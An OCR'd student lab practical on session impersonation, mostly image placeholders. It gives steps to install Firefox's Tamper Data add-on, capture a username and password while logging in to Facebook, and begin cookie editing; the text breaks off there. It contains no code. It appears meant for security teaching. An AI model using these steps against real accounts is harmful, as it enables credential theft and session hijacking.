
Practical No. 07

Aim: Session impersonation using Firefox and Tamper Data add-on.


Step 1: open firefox and click on add-on




2. then click on extensions. and search tempering data.




3.Click on add to firefox.




4. Click on add.




5.click on ok




6. Go to facebook login page and start the tempering (i.e click on tempering icon)




7. Click on Yes.



8.now enter username and password and login to facebook.




9. Refresh the page and your username and password been captured .





Part C:- using cookie tampering the data.

1. Open FireFox
2. Go to Tools > Addons > Extension




3. Search cookie editor






